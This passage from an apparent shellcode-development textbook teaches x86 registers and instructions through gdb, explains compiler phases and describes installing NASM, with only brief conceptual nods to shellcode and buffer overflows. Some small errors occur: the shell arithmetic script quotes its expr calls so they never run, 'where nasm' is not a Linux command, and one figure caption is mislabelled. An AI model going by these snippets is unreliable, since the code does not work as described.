
2. Next, I will define a breakpoint so that the program will stop at the `main` function. This is done by issuing the following command:

   ```
   break main
   ```

3. Next, I will run the program using the following command:

   ```
   run
   ```

   Now the debugger will stop at the breakpoint on the main section. This is depicted in the following screenshot:




```
┌──(kali㉿kali)-[~]
└─$ gdb /bin/bash
GNU gdb (Debian 10.1-2) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from /bin/bash...
(No debugging symbols found in /bin/bash)
(gdb) break main
Breakpoint 1 at 0x2ee90
(gdb) run
Starting program: /usr/bin/bash

Breakpoint 1, 0x0000555555582e90 in main ()
(gdb) 
```

Figure 2.5 – Debugging of /bin/bash with gdb

4. Now that we have hit the breakpoint, let's look at the registers by issuing the following command:

```
info registers
```

You will now be able to view the registers as shown in the following screenshot. Please note that the address values would be different on your system.



```
(gdb) info registers
rax            0x555555582e90      93824992423568
rbx            0x0                 0
rcx            0x7ffff7f75738      140737353570104
rdx            0x7fffffffe078      140737488347256
rsi            0x7fffffffe068      140737488347240
rdi            0x1                 1
rbp            0x55555563c1a0      0x55555563c1a0 <__libc_csu_init>
rsp            0x7fffffffdf78      0x7fffffffdf78
r8             0x0                 0
r9             0x7ffff7fe22f0      140737354015472
r10            0x69682ac           110527148
r11            0x202               514
r12            0x555555584670      93824992429680
r13            0x0                 0
r14            0x0                 0
r15            0x0                 0
rip            0x555555582e90      0x555555582e90 <main>
eflags         0x246               [ PF ZF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb)
```

Figure 2.6 – Registers in use by /bin/bash/

Let's focus on the RAX register. If you revisit *Figure 2.3* and *Figure 2.4*, you will see that the RAX 64-bit register contains the EAX 32-bit register. Within that EAX register, you will find AX, which is 16 bits, and finally, within that, you will find the registers of AH and AL, which are 8 bits.

5. You can view this in gdb. Let's look at the value of EAX by running the following command:


```
display /x $eax
```

In my system, the returned value is **1: /x $eax = 0x55582e90**. This is the 32-bit value of my RAX register, which we can see in *Figure 2.6*.

6. To view the value of the AX register, you can run the preceding command, but this time using the value of ax, as follows:

   ```
   display /x $ax
   ```

This will give you the value of the 16-bit register. You can use the same command to drill down to the AL register. The following screenshot shows the values within my system:



```
(gdb) display /x $eax
1: /x $eax = 0×55582e90
(gdb) display /x $ax
2: /x $ax = 0×2e90
(gdb) display /x $ah
3: /x $ah = 0×2e
(gdb) display /x $al
4: /x $al = 0×90
```

Figure 2.7 – Breaking down the RAX register

This exercise can also be performed on the other registers to help you visualize how the registers are broken down. Now, let's move on to the next section, which concerns pointer registers.

Pointer register

A **pointer register** is a register used to store a memory address in the computer processor architecture. You might be able to use it for other things as well, but they are usually instructions that interpret it as a memory address and retrieve the data stored at that address. Let's look at some of the pointer registers and their functions:

- **SP**: This stands for *stack pointer*. It has a bit size of 16 bits. It indicates the stack's highest item. The stack pointer will be (FFFEH) if the stack is empty. It's a relative offset address to the stack section.
- **BP**: The *base pointer* is denoted by the letters BP. It has a bit size of 16 bits. It is mostly used to access stack-passed arguments. It's a relative offset address to the stack section.

- **IP**: This determines the address of the next instruction that will be executed. The whole address of the current instruction in the code segment is given by IP in conjunction with the **code segment** (**CS**) register as (CS: IP).

> **Note**
> The CS register is used when addressing the memory's code segment or the location where the code is stored. The offset within the memory's code section is stored in the **instruction pointer** (**IP**).

Index registers

The current offset of a memory location is stored in an index register, and the base address is stored in another register, resulting in a completed memory address. For example, in *Figure 2.8*, you will see that the 32-bit index registers, comprising ESI and EDI, and their 16-bit counterparts, SI and DI, are used for indexed addressing. These registers are sometimes used in arithmetic functions such as addition and subtraction.




Figure 2.8 – Breakdown of index registers

The two types of index registers are as follows:

- **Source Index** (**SI**): This is the register for the source index. It has a bit size of 16 bits. It's utilized for data pointer addressing and as a source for various string operations. It has a relative offset to the data segment.
- **Destination Index** (**DI**): This is the register used for the destination index.

Now that we have covered index registers, let's move on to control registers.

Control registers

Control registers come into play when instructions make use of comparisons and mathematical operations to change the status of flags, while others use conditional instructions to test the value of these status flags before diverting the control flow to another place. When you combine *pointer registers* and *flag registers*, these are considered control registers.

The most common flags that work with control registers are:

- **Overflow Flag** (**OF**): Once a signed arithmetic operation completes, it signifies the overflow of a higher-order bit (which will be the leftmost bit) of data.
- **Direction Flag** (**DF**): This determines whether to move or compare string data in the left or right direction. When the DF value is `0`, the string operation is performed left to right, and when the value is `1`, the string operation is performed right to left.
- **Interrupt Flag** (**IF**): This specifies whether external interrupts, such as the input of a keyboard, should be ignored or processed. When set to `0`, it inhibits external interrupts, and when set to `1`, it enables them.
- **Trap Flag** (**TF**): This allows you to set the CPU to operate in single-step mode. The TF is set by the DEBUG program, which allows us to walk through the execution. This walk-through is executed as per instructions.
- **Sign Flag** (**SF**): This displays the sign of the result of an arithmetic operation. Following an arithmetic operation, this flag is set based on the sign of the data item. The most significant bit of the leftmost bit indicates the sign. A positive result resets the SF value to `0`, and a negative result resets it to `1`.
- **Zero Flag** (**ZF**): This denotes the outcome of a calculation or a comparison. When a result is equal to non-zero, this will result in the ZF being set to `0`; conversely, when a result is zero, then the ZF will be set to `1`.
- **Auxiliary Carry Flag** (**AF**): When it comes to binary coded decimal operations, or BCD as it is abbreviated, the auxiliary carry flag would come into play. It is related to math operations and is set when there is a carry from a lower bit to a higher bit, for example, from bit 3 to bit 4.
- **Parity Flag** (**PF**): When an arithmetic operation takes place and the resulting bits are even, then the parity flag gets set. If the result is not even, the parity flag will be set to `0`.
- **Carry Flag** (**CF**): Upon completion of an arithmetic operation, the CF reflects the carry of `0` or `1` from a high-order bit (leftmost). It also saves the contents of a shift or rotates the operation's last bit.

Next, we need to understand how memory locations are handled in assembly language. This is where segment registers come into play.

Segment registers

Inside the CPU, segment registers are basically memory pointers. Segment registers point to a memory location where one of the following events takes place: data location, an instruction to be executed, and so on.

When it comes to segment registers, let's focus on the following:

- **Code Segment**: This covers all of the directions that must be carried out. The CS register is used to store the starting address of the code segment.
- **Data Segment**: Data, constants, and work areas are all included. The DS register is used to store the starting address of the data segment.
- **Stack Segment**: This contains information on procedures and subroutines, as well as their return addresses. The implementation of this is in the form of a data structure known as a stack. The stack's starting address is stored in the stack segment register, or **SS** register.

The segment's start address is stored in the segment register. The offset value (or offset) is needed to find the exact location of data or instructions in a segment. The processor refers to the memory location of the segment by associating the segment address in the segment register with the location offset value.

Data movement instructions

Data movement instructions transfer information from one area to another, which is referred to as the source and destination operands. Loads, stores, moves, and immediate loads are several types of data movement instructions.

Data movement instructions can be inserted in the following categories:

- Instructions that are used for general purposes
- Instructions related to the manipulation of the stack
- Instructions related to type conversions

General-purpose movement instructions

During the program flow, data would need to be moved around. For example, you may need to move a register or move data between memory locations, and so forth. This is where general-purpose movement instructions are used. Let's take a look at the following general-purpose instructions – **MOV**, **MOVS**, and **XCHG**:

- **MOV**: This is a command that moves data from one operand to another. This data can be in the form of a byte, word, or even a double word. Any of these pathways can be used with the MOV instruction to transfer data. There are also MOV variations that work with segment registers.

  This instruction does not provide the capability to move from one memory location to another or from a segment register to another. The move string instruction **MOVS**, on the other hand, can conduct memory-to-memory movements.
- **MOVS**: Since the MOV instruction is not able to provide the capability to move data from one memory location to another, or from a segment register to another, the **MOVS** instruction fulfills this purpose, as it can also be used to move strings one byte at a time.

  Here are some examples of MOV instructions:
  - `mov eax, 0xaaabbbcc`: This moves data to the **EAX** register.
  - `mov rbp, rax`: This moves data between registers.
- **XCHG**: This exchanges two operands' contents. Three MOV instructions are replaced by this instruction. It is not necessary to save the contents of one operand while the other is being loaded in a temporary place. XCHG is particularly handy for implementing semaphores or other synchronization data structures.

  This exchange instruction can be used to swap operands; for example, it can be used to swap a memory address with an AX register. XCHG automatically activates the LOCK signal when used with a memory operand.

Next, we will look at the instructions that can be used for stack manipulation.

Stack manipulation instructions

To directly alter the stack, stack manipulation instructions are utilized.

- **POP**: This transfers a value that is currently at the top of the stack to a destination operand. Once this is done, the ESP register is incremented to point to the new stack value. POP can also be used with segment registers.

- **POPA**: POPA means to *pop all registers*. This instruction is used to restore the general-purpose registers. POPA on its own is a 16-bit register. This means that the first register to be popped would be DI, followed by SI, BP, BX, DX, CX, and AX. **POPAD**, on the other hand, is a 32-bit register. Essentially, POPAD is referring to a double word, so in this case, the first register to be popped would be EDI, followed by ESI, EBP, EBX, EDX, ECX, and EAX.
- **PUSHA**: PUSHA, which means *push all registers*, saves the contents of the stacks registers. The POPA instruction is used in conjunction with PUSHA, and the same applies to PUSHAD in relation to POPAD.
- **PUSH**: PUSH is commonly used to store parameters on the stack; it is also the primary method of storing temporary variables on the stack. Memory operands, immediate operands, and register operands are all affected by the PUSH instruction (including segment registers).

As we conclude this section, it may seem like a lot to take in. However, once we start working with shellcode and viewing programs in a disassembler, all of these instructions will become clearer. Now let's move on to arithmetic instructions.

Arithmetic instructions

Within a CPU, you will find a component that is called the **Arithmetic Logical Unit** (**ALU**). This component is responsible for performing arithmetic operations such as addition, subtraction, and multiplication.

In assembly language, these operations are depicted as follows:

- Addition (`add`)
- Subtraction (`sub`)
- Division (`div`)
- Multiplication (`mul`)

Arithmetic instructions follow the same syntax as assembly language, as we have seen previously:

```
operation destination, source
```

The syntax is explained here:

- `operation` refers to the intended arithmetic operation (`add`, `sub`, `div`, `mul`).
- `destination` refers to the memory location or register where the final result will be stored once the operation is completed.
- `source` refers to the memory location or register that contains the initial value on which the operation will act.

> **Note**
> There are differences in the way AT&T and Intel assembly language is written. You can view this write-up at the following link: `http://staffwww.fullcoll.edu/aclifton/courses/cs241/syntax.html`.

For example, let's examine the following piece of code, which performs the various arithmetic instructions on the values defined by `a` and `b`:

```
#!/bin/sh

a=100
b=50

val='expr $a + $b'  #Line 1
echo "a + b : $val" #Line 2

val='expr $a - $b'  #Line 4
echo "a - b : $val" #Line 5

val='expr $a \* $b'  #Line 7
echo "a * b : $val"  #Line 8

val='expr $a / $b'  #Line 10
echo "b / a : $val"  #Line 11
```

On line 1, we have the addition operation being performed on the two values declared by `a` and `b`. The result here would produce a value of `150`. Line 4 performs a subtraction operation on the values, returning the result of `50`. Line 7 performs multiplication on the values, returning the result of `5000`. Lastly, line 10 performs division on the values, resulting in `2`.

Arithmetic instructions are often used in shellcode. As we work through the chapters related to Linux and Windows shellcode, you will find arithmetic instructions across the various samples of shellcode.

Conditional instructions

Conditional instructions within assembly language can be used to change the way a program operates. These changes to the flow of the program are usually done during its runtime by making branches (jumps) or executing certain instructions only when a condition is met.

The common types of conditional instructions that you will come across are conditional jumps and unconditional jumps. Let's take a look at what each of these instructions entails.

Conditional jump

Conditional jumps are used to make decisions based on the status flags' values or a condition. When notions such as `if` statements and loops must be employed in Assembly, conditional jumps are typically used. Conditional jumps are used to determine whether or not to take a jump because assembly language does not support words such as `if` statements.

Depending on the condition and data, there are a variety of conditional jump instructions. For example, the following table depicts the conditional jump instructions used on signed data that is used for arithmetic operations.

Instruction	**Description**	**Flags**
JE/JZ	Jump Equal or Jump Zero	ZF
JNE/JNZ	Jump Not Equal or Jump Not Zero	ZF
JG/JNLE	Jump Greater or Jump Not Less/Equal	OF, SF, ZF
JGE/JNL	Jump Greater/Equal or Jump Not Less	OF, SF
JL/JNGE	Jump Less or Jump Not Greater/Equal	OF, SF
JLE/JNG	Jump Less/Equal or Jump Not Greater	OF, SF, ZF

Table 2.1 – Jump instructions broken down. Source: https://www.tutorialspoint.com/assembly_programming/assembly_conditions.htm

Note

The flags depicted here represent the **zero flag** (**ZF**), **overflow flag** (**OF**), and **sign flag** (**SF**). These flags are part of the x86 architecture.

There are conditional instructions that relate to logical operations and some that have a special use case. Detailing them far exceeds the scope of this book, but you can find information about this in the Intel architecture manual found in the *Further reading* section of this chapter. For now, it's important to note that conditional jump instructions exist, and that these can be used in shellcode.

Unconditional jump

An unconditional jump works whereby a program jumps to a label that is defined in the instruction. These unconditional jumps are essentially broken down into three types – short jump, near jump, and far jump:

- A **short** jump is a 2-byte instruction that allows access or jumps to memory locations that are defined within a certain memory byte range. This memory byte range is 127 bytes ahead of the jump or 128 bytes behind the jump instruction.
- A **near** jump is a 3-byte jump that allows access to +/- 32K bytes from the jump instruction.
- A **far** jump works with a specified code segment. In the case of a far jump, the value is absolute, meaning that the instruction will jump to a defined instruction.

Conditional instructions, especially the various jumps, can be used when you want to *jump to your shellcode*. If you have control of an instruction pointer and your shellcode resides therein, a jump can be used to reference that pointer. If you take a simple buffer overflow example, by incorporating either an unconditional or conditional jump in an exploit, you essentially hop to different sections of the buffer to reach the shellcode.

Summary

In this chapter, we looked at how the computer works at a lower level than C code: it performs a series of assembly instructions, which are simple actions that convert into processor circuit operations. Assembly is difficult to write but being able to understand it intuitively is useful. So, we covered a lot of material regarding assembly language, and further study is encouraged since assembly language is such a large topic.

We learned that there are calculation, data movement, and control flow instructions in assembly and that the compiler frequently generates unexpected instruction sequences to speed things up. This is one of the reasons we use compilers: they are good at condensing our programs into the shortest possible sequence of instructions.

In the next chapter, we will focus a bit more on assembly language and then we will move on to compilers, tools for shellcode, and more.

Further reading

- Intel 64 and IA-32 Software Developers Manual: `https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf`.

3
Shellcode Tools and Resources

In the previous chapters, we looked at shellcode and were introduced to its common types. After that, you learned about the assembly language and its various components, as well as how it is used in shellcode. When it comes to working with shellcode, you will need to leverage a mixture of tools. These tools will help you create the shellcode. You will also need tools to compile the shellcode, or even debug a program where you will be using shellcode. Having the right tools in your toolkit can make your life a lot easier when it comes to creating shellcode. In this chapter, you will discover the various tools that can be used to create shellcode. This chapter aims to cover several common tools; and as you progress through this book, we will introduce tools that are specific to an environment or scenario.

In this chapter, we are going to cover the following topics:

- Interpreters, compilers, and assemblers
- Tools and resources for developing shellcode

Technical requirements

This chapter will focus on various tools across Windows and Linux environments.

If you would like to follow along and install these tools, you will need the following operating systems:

- Windows version 7 and upwards
- Kali Linux 2021.x or Ubuntu v17 and upwards

Please note that I have used Windows 10 (v20H2) and Kali Linux 2021.4 in this chapter. Some of the tools that will be discussed in this chapter are native to Linux. If they're not, then installation guidance or a link to the tool's website will be provided where necessary.

Interpreters, compilers, and assemblers

A computer program contains a set of instructions that, once executed by the CPU, tells the computer what to do. We have established that the norm today is for these programs to be written in a high-level language, which ultimately makes it easier to translate them into assembly language. As you learned in the previous chapters, these programs are simple to read and understand for programmers, but not for computers. Only machine language is understood by computers. As you may recall, machine language is made up of binary – that is, ones and zeros. For the computer to interpret these instructions, it needs to understand machine language. Machine language is ultimately derived from the translation of high-level or assembly languages. This is where interpreters, compilers, and assemblers come in. These are tools for translating high-level or assembly-language programs into machine language.

Let's dissect each of these to understand what they are, and how they are used. We will begin with interpreters.

Interpreters

An interpreter works by taking a programming language and translating it into machine code, one line at a time. This means that each instruction is executed by the CPU before it moves on to the next instruction. The problem with this is that if there is an error in the code, it will stop. An example is when you try to run a Python script that may have a reference to a component that is missing. When you run that script, you will get an error depicting the line number. This happens because Python is an interpreted language and, as we discussed earlier, interpreters work line by line. However, with that being said, it's easier to debug the code at that point instead of trying to debug compiled code.

Note

The following are examples of interpreted languages: Python, Ruby, JavaScript, Perl, and PHP.

The following diagram depicts the flow of an interpreter:




Figure 3.1 – Basic compiler flow

Interpreters may seem burdensome; however, they have their usefulness. Interpreters come in handy when you are not concerned about speed and want to focus on debugging or even learning how a specific script works. With an interpreter, you have more portability when you're working between different computer architectures.

Compilers

A compiler turns high-level programs into machine-readable machine code. The compiler turns the entire program into machine code immediately. The compiler will warn you if there are any syntactic or semantic errors. It runs a complete software check and reveals all errors. It is impossible to run the software without correcting its flaws first.

During the compilation process, the compiler will make use of translation methods to translate the code into the desired format. It will also make use of error detection to detect any errors in the code. Various phases are involved in the compilation process. Let's dive into these phases to gain a better understanding of how compilers work.

When a programming language is compiled, there are six phases. Each of these phases is required to work systematically to translate high-level programming languages into machine-readable formats.

Each phase of the compiler's operation makes the necessary changes to the source program. These phases of the compiler receive input from the stage before it and provide its output to the stage after it. When broken down, each phase is as follows:

1. Lexical analysis
2. Syntax analysis
3. Semantic analysis
4. Intermediate code generator
5. Code optimizer
6. Code generator

Let's take a deep dive into these phases to understand the steps that are taken during the compilation process.

Lexical analysis

This process is the initial scan of the compiler's source code. In this phase, the source code is scanned and converted into intelligible lexemes. This process can be carried out in several ways, including scanning code from left to right or character by character, ultimately grouping these characters into something called tokens. These lexemes are represented as tokens by the lexical analyzer.

Tokens in programming languages include keywords, constants, identifiers, strings, integers, operators, and punctuation symbols.

Think of lexemes as a token's sequence of characters (alphanumeric). Every lexeme must follow a set of rules to be recognized as a legitimate token. Grammar rules, in the form of a pattern, define these rules. A pattern describes what can be a token, while regular expressions are used to define these patterns.

The following example shows what a token would look like (written in C):

```
int value = 100;
```

Upon breaking this code into tokens, it would look like this:

```
int (which is a keyword), value (which is an identifier), = (
which is an operator), 100 (which is a constant) and ; (which
is a symbol).
```

At this point, syntax analysis takes place, which performs additional tasks on the code.

Syntax analysis

Syntax analysis is used to find structures in code. It assesses if the text has been formatted correctly. The primary goal of this step is to determine if the programmer's source code is valid.

Syntax analysis is performed using tokens to generate a syntax tree based on rules that are particular to the programming language. A syntax tree is a representation of a program's structure in tree form. This phase also determines the source language's structure, as well as the grammar and syntax of the language.

The following tasks are completed in this phase:

- Tokens are taken from the lexical analyzer phase
- Checks are performed to determine if the expression is syntactically proper
- All syntax mistakes are reported
- A parse tree is constructed, which is a hierarchical structure

Once this process completes, the next phase kicks in, which is semantic analysis.

Semantic analysis

This step checks the semantic consistency of the code. It checks that the given source code is semantically compatible using the syntax tree from the previous step, as well as the symbol table. It also examines if the code conveys the intended meaning.

Note

A compiler leverages entities such as variables, names, classes, objects, and more to construct and maintain a symbol table. This table is then used in both the analysis and synthesis components of a compiler.

A symbol table may be used for the following purposes:

- To keep all of the names of all entities in one place in a systematic format
- To check if a variable has been declared
- To verify that the assignments and expressions in the source code are accurate in terms of type checking
- To perform scope resolution to determine the name of a scope

The semantic analyzer also looks for mismatches, incompatible operands, functions that may be called with incorrect parameters, undeclared variables, and more.

The functions of this phase do the following:

- Keep certain information in a symbol table or syntax tree
- Enable the ability to check for typos
- Display semantic errors on any type mismatch
- Check for type compatibility and collect type information
- Check whether the operands are allowed in the source language

From here, the next phase is to use an intermediate code generator.

Intermediate code generator

When code is being compiled from high-level languages into machine-level languages, the gel that binds the code is known as intermediate code. This intermediate code must be written in a way that allows it to be easily translated into the target machine code, and this is what takes place in this phase.

Some of the main functions of the intermediate code generator are as follows:

- It should be generated from the source program's semantic representation.
- It helps translate code into the destination language by storing the values that are computed during the translation process.
- It keeps the source language's precedence order.
- It keeps track of how many operands the instruction has.

From here, the process is handed over to the code optimizer.

Code optimizer

In this phase, the code is optimized by eliminating aspects such as extra code lines and organizing the statements of the code to speed up the execution's flow. This phase's major purpose is to take the intermediate code and optimize it to develop code that runs faster and takes up less space. For example, it will look at how to make the code use fewer resources, such as CPU, memory, and so on.

In this step, the output code could either be machine-dependent or machine-independent.

Machine-dependent code makes use of CPU registers and may use absolute rather than relative memory addresses. Machine-dependent optimizers work hard to maximize the benefits of the memory hierarchy.

Machine-independent code involves the process of taking the intermediate code and converting a section of it so that it does not use any CPU registers or absolute memory locations.

Code generator

The last process of a compiler is code generation. This step takes information from the previous phase and generates object code. This step aims to assign storage and generate relocatable machine code.

It also assigns memory addresses to the variable. The intermediate code's instructions are translated into machine instructions. The intermediate code that we discussed earlier is then converted into machine code. As a result, during this step, all memory addresses and registers are chosen and assigned. This phase generates code that is used to receive inputs and produce the expected outcomes.

Now that we have covered all the phases of a compiler, let's depict them visually. In the following diagram, you will notice that, in all the steps, components such as error handling and symbol table references are used:




Figure 3.2 – Compiler phases

To summarize, a compiler is a computer program that converts source code written in a high-level programming language into machine code. Some key features of compiler design include correctness, speed of compilation, and preserving the correct meaning of the code. Languages such as C and C++ make use of compilers. Now that we have a deep understanding of a compiler, let's take a look at the differences between an interpreter and a compiler.

Interpreters versus compilers

Before the program's execution, a compiler will transform the code into machine code (generate an executable file). *During the execution of a program*, interpreters turn that code into machine code.

Here are some key differences between a compiler and an interpreter:

- A high-level programming language that's converted into machine code all in one go is the result of a compiler. An interpreter, on the other hand, converts each program statement into machine code one at a time.
- Debugging is different between the two. An interpreter will report an error per line and will not move on to the next instruction, whereas a compiler will report them and continue the compilation process.
- Since compilers compile everything at once, they are quicker compared to interpreters.

Now that we have a good understanding of interpreters and compilers, there is one more component that we need to understand: the assembler.

Assemblers

Besides high-level languages and machine languages, there is a third language known as assembly language. Assembly is a language that sits in the middle of high-level and machine languages. It has a lower level of abstraction than high-level languages. This is where an assembler fits in.

An assembler is a program that connects the computer processor, memory, and other computational components to symbolically coded instructions written in assembly language. An assembler assembles and converts assembly language source code into object code or an object file, which is a stream of zeros and ones of machine code that may be directly executed by the processor.

There are single-pass and multi-pass assemblers, which are differentiated by the number of times they read the source code before translating it. Furthermore, certain high-end assemblers add value by allowing the usage of control statements, data abstraction services, and support for object-oriented programming structures.

Tools and resources for developing shellcode

As you read this book, you will need to make use of various tools to compile shellcode. In this section, we will focus on compilers, assemblers, and tools that are common when creating shellcode. We will begin by looking at tools that can be used to compile and assemble shellcode that you may write using a high-level programming language. After, we will look at automated tools that can create shellcode for you.

Netwide Assembler (NASM)

The **Netwide Assembler** (**NASM**) is a portable and modular assembler for x86-64 architectures. It makes use of syntax that is easy to read and understand. It also enables support for macros and a wide range of x86 architecture extensions.

NASM supports a wide range of formats. You can find this extensive list at `https://www.nasm.us/xdoc/2.09.10/html/nasmdoc7.html`.

NASM is available for almost every x86-based operating system (including macOS), and it's also accessible as a cross-platform assembler on other platforms.

This assembler employs Intel syntax, but it differs from others in that it emphasizes its own *macro* language, which allows the programmer to construct more complicated expressions from simpler definitions, allowing new instructions to be created.

NASM's official website and documentation, along with its installers, can be found here: `https://www.nasm.us/`.

Installing NASM on Linux

If you are using Kali Linux 2021.3, you will find that NASM is installed by default.

You can confirm the working path of NASM by issuing the following command:

```
where nasm
```

The version of NASM you have installed can be determined by issuing the following command:

```
nasm -version
```

If you are running a Linux distribution that does not have NASM installed, you can follow these steps to install it:

1. Check the NASM website (`http://www.nasm.us/`) for the latest version.
2. Download the Linux source archive, called `nasm-X.XX.ta.gz`, where `X.XX` is the NASM version number in the archive.
3. Using an archive utility, unpack the archive into a directory. This will create a subdirectory called `nasm-X. XX`.
4. Once you have extracted the file, navigate to the folder and use the following command to set up the make files accordingly:

   ```
   ./configure
   ```

5. Now, you need to build the `nasm` and `ndisasm` binaries. Do this by typing the following command:

   ```
   make
   ```

6. This will install `nasm` and `ndisasm` in `/usr/local/bin`, including their man pages.

Once the process completes, you should have a full-fledged installation of NASM ready to go.

Installing NASM on Windows

Installing NASM on Windows is straightforward. NASM has several installers that are available on their website. These range from 32-bit and 64-bit, both of which have an installer or a compressed `.zip` file that you can extract.

